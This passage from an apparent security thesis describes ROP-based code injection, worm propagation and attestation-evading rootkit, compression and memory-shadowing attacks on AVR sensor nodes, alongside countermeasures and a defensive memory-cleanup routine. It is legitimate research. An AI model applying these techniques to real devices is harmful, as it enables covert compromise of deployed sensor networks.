  uint8_t r28;
  uint8_t r17;
  uint8_t r16;
  uint8_t r15;
  uint8_t r14;
  uint8_t r13;
  uint8_t r12;
  uint8_t r11;
  uint8_t r10;
  uint8_t r9;
  uint8_t r8;
  uint8_t r7;
  uint8_t r6;
  uint8_t r5;
  uint8_t r4;
  uint8_t r3;
  uint8_t r2;
  // set to the address of the malware or 0 to reboot
  uint16_t retAddr;
} fake_stack_t;
```

Figure 3.10: Structure used to build the fake stack. The total size is 305 bytes out of which up to 256 bytes are used for the malware, 16 for the meta-gadget parameters. The remaining bytes are padding, that do not need to be injected.

small specially-crafted packet that overwrites the saved return address of the function with the address of the *Reprogramming* meta-gadget. This packet also needs to inject into the stack the address of the fake stack and the address of the Gadget2 of the *Reprogramming* meta-gadget. The payload of the reprogramming packet is shown in Figure 3.8. At the reception of this packet, the target sensor executes the *Reprogramming* meta-gadget. The malware, that is part of the fake stack, is then flashed into the sensor program memory. When the meta-gadget terminates it returns to the address of the malware, which is then executed.

3.4.5 Finalizing the malware installation

Once the malware is injected in the program memory it must eventually be executed. If the malware is installed at address 0 it will be executed at each reboot. However, in this case, the original application would not work anymore and the infection would easily be noticeable. This is often not desirable. If the malware is installed in a free area of program memory, it can be activated by a buffer overflow exploit. This option can be used by the attacker to activate the malware when needed.

This approach has at least two advantages:

- The application will run normally, thereby reducing chance of detection.
- The malware can use some of the existing functions of the application. This reduces the size of the code to inject.

If the malware needs to be executed periodically or upon the execution of an internal event it can modify the sensor application in order to insert a hook. This hook can be installed in a function called by a timer. The malware will be executed each time the timer fires. This operation needs to modify the local code (in order to add the hook in the function). The same fake stack technique presented in Section 3.4.3 is used to locally reprogram the page with the modified code that contains the hook. The only difference is that, instead of loading the malicious code into the fake stack, the attacker loads the page containing the function to modify, adds the hook in it, and calls the *Reprogramming* meta-gadget.

Note that once the malware is installed it should patch the exploited vulnerability (in the reception function) to prevent over-infection. The above technique for hooking can be used to patch the vulnerability.

3.4.6 Turning the malware into a worm

The previous section has explained how to remotely inject a malware into a sensor node. It was assumed that this injection was achieved by an attacker. However the injected malware can self-propagate, i.e. be converted into a worm.

The main idea is that once the malware is installed it performs the attack described in Section 3.4 to all of its neighbors. It builds a fake stack that contains its own code and injects it byte-by-byte into its neighbors as explained previously. The main difference is that the injected code must not only contain the malware but also the self-propagating code, i.e. the code that builds the fake stack and sends the specially-crafted packets. The injected code is likely to be larger. The main limitation of the injection technique presented in Section 3.4 is that it can only be used to inject one page (i.e. 256 bytes) of code. If the malware is larger than one page it needs to be split it into pieces of 256 bytes which should be injected separately. We were able to implement, in our experiments, a self-propagating worm that contains all this functionality in about 1 KByte.

Furthermore, because of the packet size limitation and the overhead introduced by the byte-injection gadget, only one byte of the fake stack can be injected per packet. This results in the transmission of many malicious packets. One alternative would be to inject an optimal gadget and then use it to inject the fake stack several bytes at a time. Since this gadget would be optimized it would have less overhead and more bytes would be available to inject useful data. This technique could reduce the number of required packets by a factor of 10 to 20.

3.5 Possible Counter-measures

Our attack combines different techniques in order to achieve its goal (code injection). It first uses a software vulnerability in order to perform a buffer overflow that smashes the stack. It then injects data, via the execution of gadgets, into the program memory that is persistent across reboots.

Any solutions that could prevent or complicate any of these operations could be useful to mitigate our attack. However, as we will see, all existing solutions have limitations.

3.5.1 Software vulnerability Protection

Safe TinyOS [CAE$^+$07] provides protection against buffer overflow. Safe TinyOS adds new keywords to the language that give the programmer the ability to specify the length of an array. This information is used by the compiler to enforce memory boundary checks. This solution is useful in preventing some errors. However, since the code still needs to be manually instrumented, human errors are possible and this solution is therefore not foolproof. Furthermore, software vulnerabilities other than stack-based buffer overflows can be exploited to gain control of the stack.

3.5.2 Stack-smashing protection

Stack protections, such as random canaries, are widely used to secure operating systems [CPM$^+$98]. They are usually implemented in the compiler with operating system support. These solutions prevent return address overwriting. However, the implementation on a sensor of such techniques is challenging because of their hardware and software constraints. No implementation currently exists for AVR micro-controllers.

3.5.3 Data injection protection

A simple solution to protect against our data injection across reboots is to re-initialize the whole data memory each time a node reboots. This could be performed by a simple piece of code as the one shown in the Figure 3.11. Cleaning up the memory would prevent storing data across reboots for future use. This solution comes with a slight overhead. Furthermore it does not stop attacks which are not relying on reboots to restore clean state of the sensor as proposed in [GN08]. It is likely that our proposed attack can use similar state restoration mechanisms. In this case such a counter-measure would have no effect.

```
// function declaration with proper attributes
void __cleanup_memory (void)
    __attribute__ ((naked))
    __attribute__ ((section (".init8")))
    @spontaneous() @C();

// __bss_end symbol is provided by the linker
extern volatile void* __bss_end;

void __cleanup_memory(void){
  uint8_t *dest = &__bss_end;
  uint16_t count=RAMEND - (uint16_t)&__bss_end;
  while (count--) *dest++ = 0;
}
```

Figure 3.11: A memory cleanup procedure for TinyOS. The attribute keyword indicates that this function should be called during the system reinitialization.

Furthermore our attack is quite generic and does not make any assumptions about the exploited applications. However, it is plausible that some applications do actually store in memory data for their own usage (for example an application might store in memory a buffer of data to be sent to the sink). If such a feature exists it could be exploited in order to store the fake stack without having to use the *Injection* meta-gadget. In this case, only the Reprogramming meta-gadget would be needed and the presented defense would be ineffective.

3.5.4 Gadget execution protection

ASLR (Address Space Layout Randomization) [The03b] is a solution that randomizes the binary code location in memory in order to protect against return-into-libc attacks. Since sensor nodes usually contain only one monolithic program in memory and the memory space is very small, ASLR would not be effective. [KJB$^+$06] proposes to improve ASLR by randomizing the binary code itself. This scheme would be adaptable to wireless sensors. However, since a sensor's address space is very limited it would still be vulnerable to brute force attacks [SPP$^+$04].

3.6 Conclusions and future work

This chapter describes how an attacker can take control of a wireless sensor network. This attack can be used to silently eavesdrop on the data that is being sent by a sensor, to modify its configuration, or to turn a network into a botnet.

The main contribution of our work is to prove the feasibility of permanent code injection into Harvard architecture-based sensors. Our attack combines several techniques, such as fake frame injection and return-oriented programming, in order to overcome all the barriers resulting from sensor's architecture and hardware. We also describe how to transform our attack into a worm, i.e., how to make the injected code self-replicating.

Even though packet authentication, and cryptography in general, can make code injection more difficult, it does not prevent it completely. If the exploited vulnerability is located before the authentication phase, the attack can proceed simply as described in this paper. Otherwise, the attacker has to corrupt one of the network nodes and use its keys to propagate the malware to its neighbors. Once the neighbors are infected they will infect their own neighbors. After few rounds the whole network will be compromised.

Furthermore, in Chapter 5 we present a lightweight modification of the architecture of an AVR microcontroller that makes such attacks impossible by preventing malicious manipulations of return addresses.

Future work consists of evaluating how the worm propagates on a large scale deployment. We are, for example, interested in evaluating the potential damage when infection packets are lost, as this could lead to the injection of an incomplete image of the malware. Future work will also explore code injection optimizations.

Chapter 4

Detection: Software-Based Attestation

Contents

Device attestation is an essential feature in many security protocols and applications. The lack of dedicated hardware and the impossibility to physically access devices to be attested, makes attestation of embedded devices, in applications such as Wireless Sensor Networks, a prominent challenge. Several software-based attestation techniques have been proposed that either rely on tight time constraints or on the lack of free space to store malicious code. The contribution of this chapter are twofold. We first present two generic attacks, one based on a *return-oriented rootkit* and the other on code compression. We further describe specific attacks on two existing proposals, namely SWATT and ICE-based schemes, and argue about the difficulty of fixing them on commodity sensors. Second, we generalize the concept of attestation to software-based *device* attestation as the problem of attesting a system based on its inherent limitations. We propose a new protocol that validates the correct operation of a sensor, verifying the contents of all of its memories.

4.1 Introduction

Embedded systems are employed in several critical environments where correct operation is an important requirement. Malicious nodes in a Wireless Sensor Network (WSN) can be used to disrupt the network operation by deviating from the prescribed protocol or to launch internal attacks. Preventing node compromise is difficult; it is therefore desirable to detect compromised nodes to isolate them from the network. This is performed through *code attestation*, i.e., the base station verifies that each of the nodes is still running the initial application and, hence, has not been compromised. Attestation techniques based on tamper-resistant hardware [ELM$^+$03], while possible [HCSO09] are not generally available, nor are foreseen to be cost effective for lightweight WSNs nodes.

Contributions This chapter highlights shortcomings of several attestation techniques for embedded devices and shows practical attacks against them. First, we present a *Rootkit* for embedded systems – a malicious program that allows a permanent and undetectable presence on a system [HB05] – that circumvents attestation by hiding itself in non-executable memories. The implementation of this attack uses *Return-Oriented Programming* (ROP), presented in previous chapters. Second, we present an attack that uses code compression to free memory space which can be used to hide malicious code. We then describe some specific attacks against previously proposed attestation protocols, ultimately showing the difficulty of software-based attestation design. Furthermore, given this analysis we propose a software-based attestation protocol for WSNs that uses that attempts to prevent previous attacks.

Organization Section 4.2 introduces assumptions and surveys relevant work in the area of attestation for embedded devices. Section 4.3 presents two generic attacks that highlight flaws in several existing protocols, while Section 4.4 introduces details of attacks implemented against SWATT [SPvDK04b] and ICE [SLP08]. Section 4.5 is dedicated to the description of *SMARTIES*, a novel device attestation protocol that is resistant to practical attacks.

4.2 Assumptions

Hardware platform description. We assume that sensors have the following available memories: *program memory*, *data memory* and *external memory*.

Program memory contains the application running on the sensor as well as the *bootloader*. The latter is a minimal piece of code that is usually present on most devices to allow remote code update as presented in Section 2.1 . Throughout the chapter we use the MicaZ, an off-the-shelf wireless sensor node. The MicaZ is an Atmel AVR-based device with a Harvard memory architecture as described in Section 2.1.1. Its memory layout is depicted in Figure 4.1. Program memory is a flash memory that contains the application running on the sensor as well as the *bootloader*. The latter is a minimal program that is usually present on most devices to allow remote code update. Code updates are often required when, for example, a vulnerability is found and physically maintenance is not an option. Actually, most embedded devices are equipped with a bootloader [FC08], since devices without self-reprogramming capability would have limited value.




Figure 4.1: Overview of memories on a MicaZ node; the EEPROM and external memories are accessed from the I/O Registers.

The data memory contains the stack and statically allocated variables (Data/BSS sections) as well as CPU and I/O registers. The external memory is used to store data collected from the environment.

While the presented attacks are validated on an experimental platform composed of wireless sensor nodes, they are not specific to WSNs. They exploit the characteristics of the micro-controller and device hardware. Proposed attacks are applicable to any embedded device that uses a similar micro-controller and communicates via an open channel. For example, they could be applied to constrained systems embedded in cars [SPvDK04a], home automation and Advanced Metering Infrastructure (AMI) devices.

Adversary model As in other proposals [CKN07, PS05, SLP08, SLP$^+$06, SLS$^+$05, SPvDK04b, SMKK05, YWZC07], the envisioned adversary has the objective of installing its malicious code in an executable memory of the target device and passing the attestation protocol without being detected. Before attestation, the attacker has full control over all device memories. It is therefore able to modify program and data memory or any other memories on the platform. However, we assume that at attestation time, while the malicious code is still running, the attacker has no direct control on the device anymore. The attack succeeds if the device passes the attestation protocol despite the presence of the malicious code.

How the attacker installs its code on the device is beyond the scope of this chapter and is not discussed in detail. Malicious code installation could be performed via remote exploitation of a software vulnerability [FC08, Goo08, GN08], a non invasive hardware attack [AK96] or simply using an off-the-shelf JTAG programming adapter, if the feature is activated[1]. Yet another possibility would be to use a non authenticated or vulnerable code update mechanism.

Like in other proposals, we assume that the attested device cannot collude with malicious peers. This could be enforced, for example, by restricting network access and discarding the result of the attestation if suspicious network activity is detected. Finally, we assume that the attacker does not modify the device hardware. It is also assumed that the verifier knows the hardware and memory configuration of the prover.

[1] JTAG access can be deactivated before deployment, yet it is often left active.

4.3 Two generic attacks on code attestation protocols

This Section introduces two attacks that are applicable to several software-based code attestation protocols. The first attack circumvents malware detection by moving malicious code between program memory and non-executable memory, during the code attestation procedure. This is achieved using a technique called *Return-Oriented Programming*. The second attack uses code compression to free space in the program memory in order to hide the malicious code.

4.3.1 A Rootkit-based attack

Recent work [Sha07, BRSS08, RH09] showed that *Return-Oriented Programming* can be used to maliciously execute *legitimate* pieces of codeon a system, even within the constraints imposed by embedded systems [FC08]. These pieces of code are called *gadgets* and are sequences of instructions terminated by a `return` instruction. By crafting a stack and carefully controlling its return addresses an adversary can perform arbitrary computations[2]. As a consequence, in order to determine the correct behavior of a device, it is not sufficient to verify the correctness of its code.

While ROP has been initially introduced to perform arbitrary computations without injecting code and hence *gain* control over a system, we demonstrate that it can also be used to implement a rootkit. We show that ROP can be used to hide malware on an embedded system, and prevent its detection during the attestation procedure. We also show that ROP can be used to restore the malware after the attestation procedure to re-gain control of the compromised device. The rootkit hiding code has been implemented on a MicaZ sensor and only uses the instructions present in the device bootloader. It works by inserting a hook (a jump instruction) into the attestation routine. Upon attestation, the hook triggers the rootkit hiding functionality that deletes the rootkit code from the program memory. In practice, the rootkit deletes its code from program memory executing instructions (using ROP) stored in the bootloader. ROP is also used, once attestation is completed, to re-install the rootkit and re-gain control over the device.

Figure 4.3 presents a generic attestation function. In our prototype, we insert a hook to the rootkit bootstrap code, by replacing the first instruction of the attestation function with a `jump`. When the latter is invoked the hook transfers execution to the rootkit bootstrap code which deletes malicious content (including itself) from the program memory. It then returns to the attestation code that runs on a clean program memory. Once attestation is over, the rootkit restores itself into program memory using ROP.

4.3.1.1 Rootkit description

Our rootkit requires two hooks: one in the program memory at the beginning of the attestation routine and one in the data memory after the attestation function returns (Figure 4.2). It is composed of different parts:

Rootkit bootstrap code: the code used to hide and restore the malicious payload and itself from program memory.

Rootkit payload: the malicious code, i.e. the malware.

[2] If the malicious code has complete control over the data memory, techniques such as memory safety [CAE$^+$07] and stack canaries cannot prevent the usage of ROP. However, we notice it could be prevented by *Control Flow Integrity* [ABUEL05, FGS09, YCR09b].




Figure 4.2: Return-Oriented Programming attack.

```
void receive_checksum_request(uint8_t nonce){
  uint8_t checksum[8];
  prepare_checksum(nonce);
  do_checksum(checksum);
  send(checksum);
  return;
}
```

Figure 4.3: Example of attestation function.

Program memory hook: the hook installed in the function receiving the attestation request message. Hooking is performed by replacing the first instruction of the `receive_checksum_request` function with a jump to the rootkit, so that the latter is called at each attestation request.

Data memory hook: the second hook bootstraps the ROP that restores the rootkit in program memory. This hook can not be included in program memory (e.g. at the end of the `receive_checksum_request` function) without being detected by the verifier. Therefore, it is added in the stack, replacing the stored return address of the `receive_checksum_request` function.

Return-oriented programs: the ROP used to move the rootkit hiding code is composed of two gadgets chains (or return-oriented programs) in the data memory: the first (ROP1) is used before attestation to erase the rootkit and restore the original program memory contents, while the second one (ROP2) is used after attestation to restore the rootkit.

4.3.1.2 Attack description

When an attestation request is received (*Initial State* in Figure 4.2), the *rootkit bootstrap code* is called by the program memory hook and performs the following operations:

1. Copies ROP1 to data memory. The *rootkit bootstrap code* is 620 bytes, hence it requires the gadget chain to use 3 reprogramming gadgets [FC08], each of them containing 256 bytes of the code to be restored. A fourth reprogramming gadget

Method	Time of Execution (ms)	Attack Overhead (ms)	Attack Overhead (%)
Original SWATT	11061	-	-
Original SWATT Attack	-	-	13 %
Our Shadow Attack	11879	818	7,4 %
SWATT 128 KBytes	13103	-	-
Shadow Attack 128 KBytes	13956	852	6,51 %
Attack ROP (Hiding time)	-	42,3	0,32 %

Figure 4.4: Timing of different attacks. The timings collected on SWATT with 128 KBytes were performed with the same number of cycles that the original SWATT. On 128 KBytes the number of SWATT cycles should be increased, according to the *Coupon's Collector Problem*; we have not done it in order to have easily comparable values.

is used to restore the program memory page where the program memory hook is present.

2. Writes ROP2 to data memory.
3. Copies the malicious payload to EEPROM (about 1 KByte) where it will be temporarily stored until attestation ends.
4. Places the data memory hook by changing the return address (saved on stack) of the `receive_checksum_request` function.
5. Removes the malicious payload from program memory.
6. Executes the first gadget chain (*ROP1*) that restores the program memory in its original state. Upon completion ROP1 returns to the address of the `receive_checksum_request` function.

The attestation function is therefore executed over a clean program memory (*Attestation State* in Figure 4.2). Its output is sent to the verifier and the `receive_checksum_request` function returns. When the final `ret` instruction of this function is executed the following actions are triggered:

1. The data memory hook launches the restoration gadget chain (*ROP2*).
2. The restoration gadget chain writes the *rootkit bootstrap code* to program memory and executes it.
3. The *rootkit bootstrap code* copies the malicious payload code from EEPROM to program memory.
4. The malicious payload re-installs the program memory hook in the `receive_checksum_request` function; the device is therefore ready to receive a new attestation request (*Initial State*).




Figure 4.5: Compression Attack.

4.3.1.3 Experimental results

The rootkit detailed above was implemented on a MicaZ device and used to attack the attestation protocol presented in [SPvDK04b]. The entire rootkit fits in 1.6 KBytes, of which, only 620 bytes need to be stored in data memory to be re-installed with ROP. The remaining code is restored from EEPROM (or external flash memory). In our experimental setup, the time required to the rootkit to hide itself is less than 50 milliseconds (Figure 4.4). Compared to the running time of SWATT, introduced overhead is about 0.3%.

4.3.1.4 Discussion

In our implementation the attack relies on a single reprogramming meta-gadget that is composed of more than a 100 instructions. Therefore, it does not require a Turing complete gadget set [3]. It uses instructions that manipulate the code memory and that are very likely to be found in devices that are equipped with a bootloader. Additionally, as this reprogramming meta-gadget is a part of the default TinyOS bootloader, it is independent of the application executed on the device. The presence of this reprogramming meta-gadget in the bootloader is sufficient to mount the attack.

4.3.2 Compression attack

Common sensor applications are appreciably smaller than the available program memory [4]. Empty memory locations contain a fixed value, i.e. `0xFF`, which is the default state of non-programmed flash memory. Even if those locations are considered for attestation, an adversary could just write them with arbitrary data and "remember" the original value when it is requested by the attestation routine.

Previously proposed schemes [YWZC07, ELM$^+$03] tried to prevent malicious empty memory usage, filling it with pseudo-random values at deployment time. Those values

[3] Without using a Turing complete gadget set the technique we use could be refereed to as an hybrid between return-oriented programming and the borrowed code chunk [Kra05] techniques. Nevertheless, the availability of a Turing complete gadget set would probably make the attack easier to implement without changing it's effectiveness or results.

[4] For example, MicaZ motes have 128 KBytes of program memory while a typical application size is between 10 to 60 KBytes.

Application	Size	Compression Gain (Bytes)		
	(Bytes)	Huffman	Gzip	PPM
6LowPan Cli	23982	2669	8667	10180
Base Station	15778	1858	5400	7029
Oscilloscope	13276	1679	4740	6091
" Multi-hop	31836	4208	14241	16948
" Multi-hopLqi	23848	2952	9311	11611
Sense	2950	252	484	1124
Avg Gain (B)	-	2269	7186	8830
Avg Gain (%)	-	12.19	38.61	47.45

Table 4.1: Compression results for Micaz applications (similar results where found for TelosB applications).

	Sequential Access		Random Access	
Compression Algorithm	Time (Sec)	Freed Space (Bytes)	Time (Sec)	Freed Space (Bytes)
Huffman	6	2220	269	1252
None	1	-	145	-

Table 4.2: Compression Attack, using Canonical Huffman encoding.

are generated, for example, using a stream cipher with a key only known to the verifier. The advantage of this approach is clear: random values do not hinder attestation, since the verifier knows them, and the attacker cannot simply overwrite those values because they are used in the computation of the checksum.

The following attack is effective against any attestation scheme that uses random data to fill empty memory space before deployment.

The idea is to compress the original code in program memory in order to free enough space to store malicious data (Figure 4.5). At attestation time, the malicious code can decompress the original program on-the-fly, retrieve the original program words and succeed in the attestation. As our tests show on demo TinyOS applications, code size can be significantly compressed, reducing it by 11.6%, on average (Table 4.1). That translates to around 2.3 KBytes of free space for the considered applications.

4.3.2.1 Implementation Details

For the implementation of the compression attack, we used Canonical Huffman encoding [Huf62] because of its simplicity and its ability to start decompression from arbitrary positions of the compressed stream. Which is important if the attestation routine requires pseudo-random memory access.

Our decompression routine uses a list of checkpoints in the compressed stream as a trade-off between space (to keep the list in memory) and average speed to decompress an arbitrary memory word. The decompression routine of the Canonical Huffman encoding was implemented on the Atmel AVR platform. It uses only 1707 bytes of program memory and 2565 bytes of data memory. Using Canonical Huffman encoding, we were able to compress the code of Multi-hop Oscilloscope for Micaz (31836 bytes) to 27368 bytes. Using 512 bytes for the Canonical Huffman tree and 995 bytes for the checkpoints, we were left with 2961 bytes of free program memory to install arbitrary code. Although this seems a small gain for the attacker, it is sufficient to implement the attack we presented in Section 4.3.1.

Table 4.2 compares the time to access Multi-hop Oscilloscope code with and without compression for sequential and pseudo-random access, respectively. For the latter, if compression is used, total time could be reduced incrementing the number of checkpoints.

While incurred delay could be detected by a verifier, previously proposed protocols that fills program memory with randomness [YWZC07] do not rely on strict time bounding.

4.4 On the difficulty of designing secure time-based attestation protocols

This section presents attacks on some specific code attestation schemes. Our goal is to show that secure time-based attestation schemes are hard to design. We first focus on SWATT [SPvDK04b] and describe an attack that questions its main design assumption; we then show that SWATT can not be easily ported to devices others than the ones used in the original implementation . Finally, we investigate how to extend SWATT to prevent those attacks. The second part of this section considers the ICE [SLP$^+$06, SLP08] and presents an attack that violates one of its security features.

4.4.1 SWATT

The security of SWATT [SPvDK04b] relies on the time it takes for the attested device to compute its memory checksum. Memory words, to be input to the checksum function, are chosen in a pseudo-random fashion using a seed provided by the verifier. To succeed in the checksum computation, a malicious device would need to test each memory access and, if it points to a location where the malware is stored, redirect it to the location where the original memory word was copied, or alternatively “guess” its value. The authors claim that redirection incurs in a delay that can be easily detected by the verifier. If response time is below a given threshold, the verifier can be confident that the prover is not running malicious code. Precise estimation of the threshold is therefore crucial to the security of SWATT, in order to differentiate between modifications to the original checksum function and transmission delays.

4.4.1.1 A memory shadowing attack

The authors of [SPvDK04b], assumed that the best attack against SWATT is to check each address generated in the pseudo-random sequence. This test would be implemented by performing a test and redirection using *branch and compare* instructions.They expect at least 3 machine code cycles for test and redirection.

Since their implementation of the attestation function main loop is 23 cycles long, adding 3 cycles for test and redirection would lead to a malicious attestation function that is 13% slower than the original one. It is clear that this argument holds assuming that (1) they have the fastest implementation of the checksum function and [5] (2) they considered the

[5] or assume that the fastest implementation can be provided using a formal analysis, to date, this has not been provided for realistic processors

fastest implementation of the attack. Such assumptions might lead to unexpected security flaws.

Speed requirements force implementation in assembly language, which is a very error-prone process. For example, we found one bug in the original implementation of SWATT provided in [SPvDK04b]: the assembly code is not performing the RC4 table swap properly. Although this is just a simple coding error, it has a dramatic effect on the quality of the generated random numbers. In fact, this error decreases the entropy of the internal state of the stream cipher. At each RC4 round, one position of the 256 bytes RC4 internal state is overwritten with the value of a register that is not initialized.

It is difficult to determine the fastest implementation of an attack. Indeed, test and redirection can be implemented with less than 3 machine cycles. Our attack leverages the fact that most of the program memory available on a sensor is usually empty (i.e., set to `0xFF`). If the second half of the program memory (addresses `1xxx...x`) is empty [6], all accesses to the last quarter of the memory (addresses `11xx...x`) could be redirected to the third quarter (addresses `10xx...x`) just flipping one bit in the address. The last quarter of the program memory would then be shadowed and could be used to hide malicious code.

At each memory access by the attestation routine, the adversary checks the highest bit of the address to load and, if it is set, sets the second highest bit to zero (Figure 4.7). This can be implemented in an AVR micro-controller with two instructions (Figure 4.6). We used the instruction `sbrs R, k` (skip next instruction if bit *k* is set in register *R*) followed by a `cbr R, k` instruction (clear bit *k* in register *R*).

Those two instructions take exactly 2 cycles to execute (irrespective of the result of the bit test). In our tests, we also needed to reorder some instructions to avoid corruption of the address pointer which is later included in the checksum computation. Instruction reordering does not change the global timing of the checksum algorithm.

The resulting modified checksum computation routine is presented in Appendix B. We tested the attack on our complete TinyOS implementation of SWATT and found that the new routine is only 7.4% slower than the original one (Figure 4.4). This result, on a practical implementation, leads to an attack that is 43% faster than the best attack expected by the designers of SWATT (13% of overhead). While this overhead could still be detected by the verifier, it shows that it is extremely difficult for protocol designers to assess what is the best attack against their protocols. Indeed, the best possible attack highly depends on the functionalities present in the instruction set of the micro-controller and on the set of available peripherals[7]. We therefore cannot exclude the existence of other implementations of a malicious checksum computation function that would compute a valid checksum without any noticeable delay.

4.4.1.2 Porting SWATT on MicaZ

SWATT was implemented for an early mica Berkeley mote, based on an ATMega163L micro-controller which has 16 KBytes of program memory. The devices considered in this chapter are the most recent Mica2 and MicaZ sensors that use an ATMega128L micro-controller [ATM] which has 128 KBytes of program memory. Although the two

[6] This attack would therefore not be possible if the free program memory is used or filled with randomness (as in [CKN07, YWZC07]), but this is not a requirement case with SWATT, only a suggestion.

[7] For example, AVR micro-controllers have powerful bit manipulation instructions and a DMA engine is present on the MSP430 micro-controller used in Telosb motes.

original instructions	added instructions	comment
...		previous instr
	`sbrs r31,7`	skip next instruction if bit 7 is set in $r31$, i.e. if address $> 0x8000$
	`cbr r31, 6`	clear bit 6 of address
`lpm Z`		read program memory at address (r31,r30)
...		

Figure 4.6: Additional instructions of the memory shadowing attack; r31 holds high byte of random address, (Z is a 16-bit register and an alias to the 8-bit registers r30 and r31).

Addr. MSB	expected address range	changed MSB	resulting address range
`0 0`	`0x0000-0x3FFF`	`0 0`	`0x0000-0x3FFF`
`0 1`	`0x4000-0x7FFF`	`0 1`	`0x4000-0x7FFF`
`1 0`	`0x8000-0xBFFF`	`1 0`	`0x8000-0xBFFF`
`1 1`	`0xC000-0xFFFF`	`1` *0*	*0x8000-0xBFFF*

Figure 4.7: Address translation performed with the memory shadowing attack in Figure 4.6; as the address range (0xC000,0xFFFF) is not included in the checksum, the attacker could store the modified attestation code there.

micro-controllers are very similar, using the original SWATT code on the ATMega128L micro-controller would fail to check half of the program memory. Running SWATT once for each half of program memory would be fatal for the security of the protocol as the attacker could copy its malicious code from one half of the program memory to the other in a constant time between the two checks.

Surprisingly, porting SWATT to the new device was not straightforward and required a heavy redesign of the protocol. On the Atmega163L micro-controller the whole program memory can be addressed with a 16-bit pointer (the Z pointer) and a specific instruction "LPM" (Load from Program Memory). In SWATT this address is computed with one byte generated from *RC*4 pseudo-random stream and an extra byte specific to the SWATT algorithm. The 16-bit address is sufficient to address 64 KBytes of program memory.

In order to check the whole program memory of an ATMega128L micro-controller, we need to use another instruction, "ELPM" (Extended Load from Program Memory), that can access the whole memory byte-wise. This instruction uses the Z pointer plus another bit in a configuration register (RAMPZ) in order to build the 17-bit address needed to access the whole program memory. We implemented this solution by using, at each step of the partially unrolled loop, an extra random bit. As the unrolled loop contains 8 memory accesses, the extra random bit is provided by a spare register loaded with one *RC*4 random byte. For each of the 8 memory accesses, our modified implementation uses one bit of the spare register to compute the 17-th bit of the address.

Impact on the security of SWATT Changes to the original SWATT protocol have a non-negligible side effect. The main loop of the SWATT attestation routine is extended by 4.8 cycles on average, while the original attack [SPvDK04b] as well as the memory shadowing one (Section 4.4.1.1) are possible in the same time. Therefore, the overhead of the original attack is reduced from 13% to 10.7% and the memory shadowing attack overhead is reduced from 7.4% to 6.5% (Figure 4.4).

We conclude that the security of SWATT relies on some unique characteristic of the devices considered by the authors to run their experiments. Porting SWATT on a new device with a new instruction set or a different memory size, dramatically changes the rules for both the attacker and the verifier, which can undermine the security of the scheme.

4.4.1.3 Preventing the rootkit attack

In [SPvDK04b] the authors do not consider attestation of data memory as the AVR architecture does not allow to execute code stored there. As seen in Section 4.3.1, an attacker could use ROP to transfer malicious code between executable memory and non-executable ones. To prevent such attacks there are two possible approaches: attesting data memory, or having SWATT clean data memory at the end of the attestation protocol.

Data memory attestation Modifying SWATT to check data memory as well is non-trivial and requires a deep redesign of the SWATT main loop. One of the challenges is that program and data memory are not accessed with the same instructions and are located in different address spaces. A possible solution would be to check the program memory and the data memory in two consecutive steps. This would be risky as the attacker could move malicious data/instructions right between the two steps and avoid detection. Alternatively, SWATT could be designed such that, at each iteration of the checksum function one of the two memories is chosen at random and then a random word is accessed within the selected memory. However, accessing one out of two memories per iteration would let the attacker insert its malicious instructions in a branch executed every two memory loads, on average. As a result, the overhead of an attack such as the memory shadowing one (Section 4.4.1.1), would be divided by two, i.e., the malicious instructions would be executed half of the time. Therefore, both memories must be attested at the same time to guarantee the trustworthiness of the device.

Lastly, it is important to consider that the data address space contains different regions (registers, I/O space and Data/BSS sections) that might not be included in the checksum computation because their values are unpredictable to the verifier.

Enforcing memory cleanup SWATT can enforce memory cleanup at the end of the attestation protocol, by erasing the whole data memory and rebooting the device without performing any function return.

The verifier has a copy of the original code on the device, so it can check if checksum computation has been performed without returning. Not executing a return instruction would prevent the attack presented in Section 4.3.1, but not the shadowing attack showed in Section 4.4.1.1.

4.4.2 ICE-based attestation schemes

Indisputable Code Execution (ICE) based protocols (such as, SCUBA [SLP+06], SAKE [SLP08] and Message-in-a-bottle [KLNP07]) are a class of protocols that use the ICE

